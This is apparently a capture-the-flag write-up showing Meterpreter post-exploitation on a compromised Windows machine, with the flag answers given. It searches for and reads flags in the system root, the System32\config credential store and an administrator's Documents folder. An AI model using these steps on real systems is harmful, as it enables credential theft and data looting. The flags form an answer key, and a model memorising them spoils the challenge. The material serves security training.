
Answer/Flag: flag{access_the_machine}

Command: cd C:\\

- ➔ I listed the files

Command: dir

- ➔ Then i outputted the flag



```
meterpreter > cd C:\\
meterpreter > search -f flag1
No files matching your search were found.
meterpreter > dir
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 04:13:36 +0100  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 06:08:56 +0100  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 04:20:08 +0100  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 23:22:01 +0100  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 23:28:38 +0100  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 23:35:57 +0100  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 04:13:22 +0100  Recovery
040777/rwxrwxrwx  4096   dir   2024-05-02 08:24:32 +0100  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 04:13:28 +0100  Users
040777/rwxrwxrwx  16384  dir   2024-05-02 10:26:15 +0100  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 20:27:21 +0100  flag1.txt
000000/---------  0      fif   1970-01-01 01:00:00 +0100  hiberfil.sys
000000/---------  0      fif   1970-01-01 01:00:00 +0100  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

Flag2? This flag can be found at the location where passwords are stored within Windows.

*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

Answer: **flag{sam_database_elevated_access}**


- ➔ I search for the location of the flag

Command: search -f flag2.txt


- ➔ Then changed to the directory the file is located
- ➔ Then listed out the files in the directory

Command: dir

- ➔ Finally, i outputted its content



```
flag{access_the_machine}meterpreter > search -f flag2.txt
Found 1 result...
=================

Path                                Size (bytes)  Modified (UTC)
----                                ------------  --------------
c:\Windows\System32\config\flag2.txt  34          2019-03-17 20:32:48 +0100

meterpreter > cd Windows\\System32\\config
meterpreter > dir
Listing: C:\Windows\System32\config
===================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  28672     fil   2018-12-13 00:00:40 +0100  BCD-Template
100666/rw-rw-rw-  25600     fil   2018-12-13 00:00:40 +0100  BCD-Template.LOG
100666/rw-rw-rw-  18087936  fil   2024-05-02 10:41:15 +0100  COMPONENTS
100666/rw-rw-rw-  1024      fil   2011-04-12 09:32:10 +0100  COMPONENTS.LOG
100666/rw-rw-rw-  13312     fil   2024-05-02 10:41:15 +0100  COMPONENTS.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 03:34:08 +0100  COMPONENTS.LOG2
100666/rw-rw-rw-  1048576   fil   2024-05-02 07:48:47 +0100  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.0.regtrans-ms
100666/rw-rw-rw-  1048576   fil   2024-05-02 07:48:47 +0100  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.1.regtrans-ms
100666/rw-rw-rw-  1048576   fil   2024-05-02 07:48:47 +0100  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.2.regtrans-ms
100666/rw-rw-rw-  65536     fil   2024-05-02 07:48:47 +0100  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.blf
100666/rw-rw-rw-  65536     fil   2018-12-13 04:20:57 +0100  COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2018-12-13 04:20:57 +0100  COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
```




```
flag{access_the_machine}meterpreter > search -f flag2.txt
Found 1 result...
=================

Path                              Size (bytes)  Modified (UTC)
----                              ------------  --------------
c:\Windows\System32\config\flag2.txt  34            2019-03-17 20:32:48 +0100

meterpreter > cd Windows\\System32\\config
meterpreter > dir
Listing: C:\Windows\System32\config
===================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  28672     fil   2018-12-13 00:00:40 +0100  BCD-Template
100666/rw-rw-rw-  25600     fil   2018-12-13 00:00:40 +0100  BCD-Template.LOG
100666/rw-rw-rw-  18087936  fil   2024-05-02 10:41:15 +0100  COMPONENTS
100666/rw-rw-rw-  1024      fil   2011-04-12 09:32:10 +0100  COMPONENTS.LOG
100666/rw-rw-rw-  13312     fil   2024-05-02 10:41:15 +0100  COMPONENTS.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 03:34:08 +0100  COMPONENTS.LOG2
100666/rw-rw-rw-  1048576   fil   2024-05-02 07:48:47 +0100  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.0.regtrans-ms
100666/rw-rw-rw-  1048576   fil   2024-05-02 07:48:47 +0100  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.1.regtrans-ms
100666/rw-rw-rw-  1048576   fil   2024-05-02 07:48:47 +0100  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.2.regtrans-ms
100666/rw-rw-rw-  65536     fil   2024-05-02 07:48:47 +0100  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.blf
100666/rw-rw-rw-  65536     fil   2018-12-13 04:20:57 +0100  COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2018-12-13 04:20:57 +0100  COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
```

flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.

Answer/Flag: flag{admin_documents_can_be_valuable}

- ➔ Back to the system root, i searched for the flag3 location and got its content

Command: search -f flag3.txt



```
meterpreter > cd C:\\
meterpreter > search -f flag3.txt
Found 1 result...
=================

Path                              Size (bytes)  Modified (UTC)
----                              ------------  --------------
c:\Users\Jon\Documents\flag3.txt  37            2019-03-17 20:26:36 +0100

meterpreter > cd Users\\Jon\\Documents
meterpreter > dir
Listing: C:\Users\Jon\Documents
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-13 04:13:31 +0100  My Music
040777/rwxrwxrwx  0     dir   2018-12-13 04:13:31 +0100  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-13 04:13:31 +0100  My Videos
100666/rw-rw-rw-  402   fil   2018-12-13 04:13:48 +0100  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 20:26:36 +0100  flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > █
```

END!!!